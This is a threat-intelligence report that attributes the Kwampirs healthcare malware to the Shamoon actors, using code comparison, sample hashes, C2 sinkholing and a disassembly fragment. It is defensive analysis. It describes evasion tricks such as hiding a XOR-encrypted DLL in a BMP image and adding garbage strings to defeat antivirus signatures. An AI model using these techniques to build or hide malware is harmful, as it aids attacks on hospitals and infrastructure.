January, 2022

The link between Kwampirs (Orangeworm) and Shamoon APTs

Official Report

CYLERA™

1. Executive summary


Cylera Labs researchers discovered, documented, and publicly presented our findings on the code similarities between the threat actor group "Orangeworm" and their "Kwampirs" malware as compared to "Shamoon", at the XIII STIC conference held in Madrid in December, 2019. Pablo Rincon Crespo, Cylera's Vice President of Cybersecurity, and a researcher himself, led the presentation. Cylera was the first to present this linkage with code artifacts.

Following the conference, during the first three months of 2020, the FBI released three Private Industry Notifications (PINs) in three consecutive months: January 6, February 5, and March 30, 2020. These PINs coincided with the escalation of tension between the United States and Iran, described heightened Kwampirs activity and also noted similarities with Shamoon. These PINs added that Kwampirs was being used against industrial control systems (ICS), aligning with the latest targets of Iranian APTs.


In previous incidents, Shamoon was used against petrochemical companies like Saudi Aramco (August 2012), Rasgas (November 2012), and later Saudi Arabia Energy Sector, GACA and Central Bank (November 2016), Saipem (December 2018). US officials and security experts believe that Shamoon was first operated by an Iranian group known as the "Cutting Sword of Justice." Shamoon is believed to be inspired by a malware that was first deployed against the Iranian oil industry (April 2012) and dubbed "Wiper" by its own authors.

Orangeworm's activity using Kwampirs malware is believed to have started as early as January 2015, and it had already infected hospitals and supply chains in 2018, as first reported by Symantec. The scope of the targeted attacks spanned healthcare and supply chains in more than 25 countries, across Asia, Europe, and the United States. With the FBI PINs information, Kwampirs also has been demonstrated against ICS in industries vital to everyday life.

Targeted Organizations Network


Infections based on neighbor IP Addresses
Infections based on the hosts previous TCP connections
Infected Host
Including medical devices subnets

The actors also used Kwampirs malware against medical equipment manufacturers and IT solution providers, as well as other supply chains globally. Symantec attributed the attacks to industrial espionage and did not find any indicator pointing to government-sponsored operators financing the attacks. However, after two further years of research, Cylera Labs assess with medium-high confidence that the threat actors developing Kwampirs are the same as Shamoon, suspected to be Iranian state-backed. This is a critical association for healthcare organizations and other industries around the world to understand.



The initial findings presented in 2019 made it unavoidable to consider the strong relation between Shamoon threat actors and the Orangeworm APT behind the healthcare attacks. However, our researchers endeavored to find additional evidence to help determine whether the similarities were due to the campaigns being the work of a single group or if the similarities were due to code reuse between separate groups, as a result of stolen, reverse engineered, shared, or repurposed source code.

The technical research focused first on comparing Kwampirs code with multiple malware families, looking for shared code or coding similarities. During this initial investigation, the relationship to Shamoon was first identified and explored. Subsequently, we performed a comparative binary analysis of the malware artifacts of both families over time, which uncovered:

- The initial similarities between the two families
- Parallel updates between the two families and apparent bidirectional exchange between their creators
- A shared template-based system not previously recognized in either family
- Focus was also put on analysis of campaign infrastructure, which included extracting C2 servers from all the samples collected, and also mapping active C2 servers through mass scanning and DGA brute forcing. This mapping enabled the examination of C2 server contents, exploiting open directory listing vulnerabilities, and sinkholing multiple campaigns to learn more about victim distribution.

Using infected system information gathered by sinkholing Kwampirs C2 domains, and Cylera's knowledgebase of IoT & medical device characteristics, the researchers determined that infected machines likely included, among others, medical imaging machines from at least two prominent medical device manufacturers including CT, MRI, X-ray, and ultrasound machines, medication dispensing stations, clinical information kiosks, and laboratory information systems. The analysis has led Cylera researchers to conclude with high confidence that there is a connection between the Shamoon and Kwampirs actors, and also conclude with medium-high confidence that there was a single group responsible for both families and campaigns. Given the commonly accepted attribution of the Shamoon attacks to state-backed Iranian APT groups, the latter conclusion would imply that they were also responsible for Kwampirs. If true, this would be the first publicly known case of a state-backed actor targeting healthcare supply chains and delivery organizations, a worrying extension of state actors' traditional targeting of critical infrastructure of foreign adversaries.

The full research report aims to detail Cylera's initial findings, the relation between Kwampirs and Shamoon, and more importantly it discloses all the additional findings discovered since the initial presentation of December 2019.

Attribution is a really complex task, but Cylera Labs concludes with high confidence that Kwampirs is linked to the Shamoon malware family and most likely, with medium-high confidence, to the same threat actors as the Shamoon 2 and 3 campaigns, which appear to be no different from Shamoon 1.

2. Table of contents

3. Background

3.1 About Kwampirs

Kwampirs is a modular malware family with reconnaissance-focused functionality created by a group dubbed Orangeworm. The malware and group were first discovered by Symantec researchers and publicly disclosed in their April 2018 report, which discussed technical details and victimology but did not find any strong evidence of the group's motivation or identity.

Orangeworm has affected the healthcare sector through direct attacks against healthcare providers and attacks targeting the global healthcare supply chain. Machines infected with Kwampirs malware included medical devices in active use by affected healthcare providers, such as CT/MRI acquisition stations, the systems of the manufacturers that produce such devices, and systems of logistics organizations that deliver healthcare products.

The campaigns have affected hospitals and companies in more than 27 countries, including the United States, India, Saudi Arabia, Philippines, Germany, Hungary, the United Kingdom, and Hong Kong, among others. Telemetry gathered by sinkholes setup by Cylera researchers have shown a heavy weight towards Saudi victims in at least some campaigns.

New campaigns have typically emerged each year from 2015 to 2020, containing new lists of C2 servers and often assorted updates to the malware. FBI alerts in 2020 described heightened recent activity that has maintained healthcare as a target while expanding into other industries, including components of national critical infrastructure such as the energy sector.

Orangeworm activity was first observed in January 2015, almost three years after the first Shamoon attack.

3.2 About Shamoon

Shamoon, also known as DistTrack, is a highly destructive malware family used in cyber warfare operations since 2012, often against targets in the Middle East, with a focus on Saudi Arabia. The main targets have been in the Energy sector, particularly oil and gas, but more recent campaigns using Shamoon variants have been observed against a broader range of industries.

Shamoon's first campaign targeted Saudi Aramco in August 2012 and was said to be "the biggest hack in history" at the time, wiping more than 30,000 workstations and 2,000 servers and forcing the company to interrupt oil production. It could sound exaggerated, but given that they had to stop oil production for more than a month, economically speaking it is still one of the biggest. This attack has been publicly attributed to APT33 (aka Elfin), a group that was linked to the Iranian government by FireEye researchers in 2018, with the help of Magic Hound.

In February 2016, Frank J. Cilluffo, Director, McCrary Institute for Cyber & Critical Infrastructure Security, declared in the US House of Representatives that Iran and his proxy Cyber Hezbollah was linked to the Saudi Aramco and RasGas attacks. Leaked documents from US intelligence agencies from April 2013 also state that Iran was linked to the Shamoon 1 attacks.

Updated versions of Shamoon have since emerged, Shamoon 2 in 2016 and Shamoon 3 in 2018. They have been observed in attacks against a variety of targets, including GACA and other Saudi Arabia organizations in late 2016 and Italian oil and gas contractor Saipem in December 2018, always with the same destructive end goal. Additional wiper malware families, such as Zerocleare and Dustman, that have since emerged are commonly believed to be related to Shamoon and created by the same actor.

Multiple reports suggest that Shamoon 2 and 3 campaigns were executed by a set of Iranian APT groups. Reports about Shamoon 2 campaigns and Magic Hound/Shamoon, McAfee reports and Vectra reports mention that ISMDoor (a known malware family previously used by Iranian groups) was used to steal credentials. Later, the threat actors deployed Shamoon 2 malware from the hosts they accessed with the stolen credentials. The Magic Hound group is also linked by toolset with Greenbug, OilRig/APT34 and Rocket Kitten/APT35/NewsBeef by infrastructure overlap. Shamoon is also linked to APT33/Elfin/Refined Kitten by Kaspersky. Clearsky assesses with medium confidence that APT33 and APT34 have been collaborating since at least 2017 in their recent "Fox Kitten" report. APT33 targeted a variety of sectors including petrochemical, financial, critical infrastructure aerospace, defense, aviation, and other critical infrastructures like healthcare, also in Saudi Arabia institutions, which is also seen in a handful of related Iranian APT groups (Operation Cleaver, MagicHound/APT35, and APT39/Chafer/Cadelle).

Some of the members of these groups were exposed previously in multiple leaks (and http://t.me/lab_dookhtegan) and reports, suggesting a link between members participating in Shamoon and other wipers like StoneDrill, with the Kavosh Security Group and the Nasr Institute.

3.3 About Cylera Labs research

Pablo Rincon released Cylera Labs' analysis and first findings of Kwampirs and its relation to Shamoon in December 2019 in a talk given at the XIII STIC conference held in Madrid (video, slides). Cylera researchers were cautious about attribution as they consider that even strong code similarities doesn't imply the same developers. Code could have been stolen, reverse engineered, shared, or repurposed. Our researchers continued to meticulously analyze the evolution of both families to try to determine what had really happened.

Beginning in January 2020, the FBI released a series of three advisories warning of usage of Kwampirs against supply chains and the healthcare industry, and warning of the potential ties to Shamoon, in three consecutive months: January 6, February 5, and March 30, 2020.

4. Scope

This document will focus on the technical evidence that links Kwampirs, the malware used by Orangeworm, to the Shamoon malware family, as well as the relation of the threat actors using them. As an added challenge, there are samples of Shamoon that have been reverse engineered and open sourced by researchers, like open-Shamoon, that increase the difficulty of attribution. Cylera researchers analyzed a representative set of these samples and found multiple pieces of evidence that would invalidate the association of open-source versions to the focused sample set of this paper. The final sections of this document discuss the potential implications pertaining to attribution.

This paper consists primarily of technical analysis of TTPs (Tools, Tactics and Procedures) observed in the Kwampirs and Shamoon campaigns, including strong similarities in code, toolset and structure, with additional discussion of auxiliary non-technical similarities at the end.

During this investigation Cylera Labs has conducted the following main analysis milestones:

- meticulously gathered and analyzed Kwampirs and Shamoon malware artifacts publicly available
- identified multiple campaigns and versions of Kwampirs (which was also done by Reversing Labs) and analyzed their evolution by distinguishing code changes
- meticulously analyzed what, in software programming, would be very likely “the commit history” comparing both malware families, realizing that Kwampirs is based on Shamoon 1, but Shamoon 2 and 3 reporter components seem to be based in the Kwampirs reporter component, which may be evidence that both families belong to the same chain of development efforts
- analyzed Kwampirs infrastructure, domain registration information, and IPs listed as C2 of all the campaigns
- found an active command and control server back in November 2018 and extracted connection logs from victims
- sinkholed multiple domains corresponding to different campaigns to understand their victimology and identified some of their targets
- identified custom auxiliary tools used in common between both malware families (the Builder and Template system).

Cylera researchers did not have contact with affected organizations and therefore did not conduct any form of forensic analysis or observe the full lifecycle of the Kwampirs attacks. The research outlined in this paper was performed strictly using public IOCs and OSINT. Cylera encourages entities affected by Orangeworm, as well as investigators, to contact Cylera for collaboration and assistance.

The research entailed technical analysis of multiple Kwampirs and Shamoon samples, most of them downloaded from VirusTotal and Hybrid Analysis. If not specifically indicated, the referenced samples will correspond to the hashes listed in Table 1.

f8022b973900c783fd861ede7d0ac02f665c041b9cd0641be7318999fb82ce8f	**Kwampirs Dropper**
4f94d67c9da7e340b258e26dee7269c89f1e7c2c2625a96073adeec794541e66	**Kwampirs Reporter**
4f02a9fcd2deb3936ede8ff009bd08662bdb1f365c0f4a78b3757a98c2f40400	**Shamoon Dropper**
7dad0b3b3b7dd72490d3f56f0a0b1403844bb05ce2499ef98a28684fbccc07b4	**Shamoon Reporter**
61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842	**Shamoon 2 Reporter**

Table 1: **hashes of the default samples analyzed**

Other hashes will be indicated in some sections, where special details need to be pointed out. Researchers may also refer to the sample with the corresponding hash of “886e7271b1a0b0b6c8b2a180c2f34b1d08d899b1e4f806037a3c15feee604d7b” as its prefix string “886e7” or just “886”.

5. Analysis Sections

5.1 Components overview

Here is a walkthrough of the two families focusing on their similarities in key components and features. Like many malware families, Shamoon and Kwampirs each consist of a "dropper" that is responsible for dropping components hidden in the binary's resources onto the target system. The resources dropped by each family are:

Shamoon

- A reporter component that communicates with the C2 to send system information and download new modules
- A wiper component that is carried with a driver
- A 64-bit version bundle of all the previously mentioned components

Kwampirs

- A reporter component that communicates with the C2 to send system information and download new modules, capable of working in 32-bit and 64-bit architectures.

The following diagram (figure 1) shows the various dropped components, with components present in only Shamoon displayed semi-transparently.




Figure 1: **Shamoon/Kwampirs diagram of dropped components.**

The two families share a similar general structure, though the structure itself is particularly unique. Kwampirs exhibits a simpler design, based on the number of components dropped relative to Shamoon. This is likely a reflection of the difference in intended purpose of the campaigns for each respective family.

Each family's handling of the reporter component, which exists in some form within the resource container of each family, seems to exhibit general alignment in functionality but differences in specific implementation:

- Shamoon stores its reporter payload as named resource PKCS7 while Kwampirs stores its reporter payload as resource ID 101
- Both use XOR-based encryption on the report payloads contained within their resource containers, a common and not particularly noteworthy technique
- Kwampirs further obfuscates the payload by hiding its reporter within a BMP file after a sequence of valid image rows at the beginning of the file, a technique that has been seen in other campaigns and families (such as certain Lazarus campaigns). A resulting image can be seen at Figure 2.
- Shamoon's reporter component is an executable (.exe), while Kwampirs' is a DLL





Figure 2: **Example of a resource image contained in a Kwampirs 'dropper', looking like broken, but hiding the "XORed" 'reporter' DLL using steganography**

5.1.1 A walkthrough on the dropper differences

In this section, some explanations about the general architecture differences and main execution flows of both families will be covered to understand how they differ between each other, and how the refactor -- or component reuse -- was probably done.

As an introduction, the two families share a common behavior involving a "std::basic_streambuf" type containing what appears to be garbage strings of characters, maybe for breaking Antivirus patterns based on them. This behavior of adding garbage strings has been seen before in OilRig/APT34 campaigns (search "jgvchhctf" at this report). The strings do not appear to be truly randomly generated but instead look as if the author had smashed their keyboard almost without control. Both families include the familiar escape character sequences of "\r\n" that separate them into multiple lines. As a side effect, when both binaries are executed by a user, they will only see the output of these printed strings, as if the execution had failed because the file was somehow corrupted.

Kwampirs garbage string handling can be seen in Figure 3.



```
mov     [esp+4CCh+std_basic_stream], ebx
mov     [esp+4CCh+std_basic_stream+4], ebx
mov     [esp+4CCh+std_basic_stream+8], ebx
mov     [esp+4CCh+flg], ebx
mov     ecx, 18h
mov     esi, offset garbage_str
lea     edi, [esp+4CCh+garbage]
rep movsd
movsb
lea     edx, [esp+4CCh+garbage]
lea     eax, [esp+4CCh+ptr]
lea     edi, [esp+4CCh+std_basic_stream]
mov     [esp+4CCh+ptr], edx
call    print_garbage_data
lea     eax, [esp+4CCh+ptr_to_null]
mov     [esp+4CCh+ptr], eax
lea     eax, [esp+4CCh+ptr]
call    print_garbage_data
mov     ecx, [esp+4CCh+std_basic_stream]
mov     edx, [ecx]
push    edx
call    HID_LOD_SHID
```

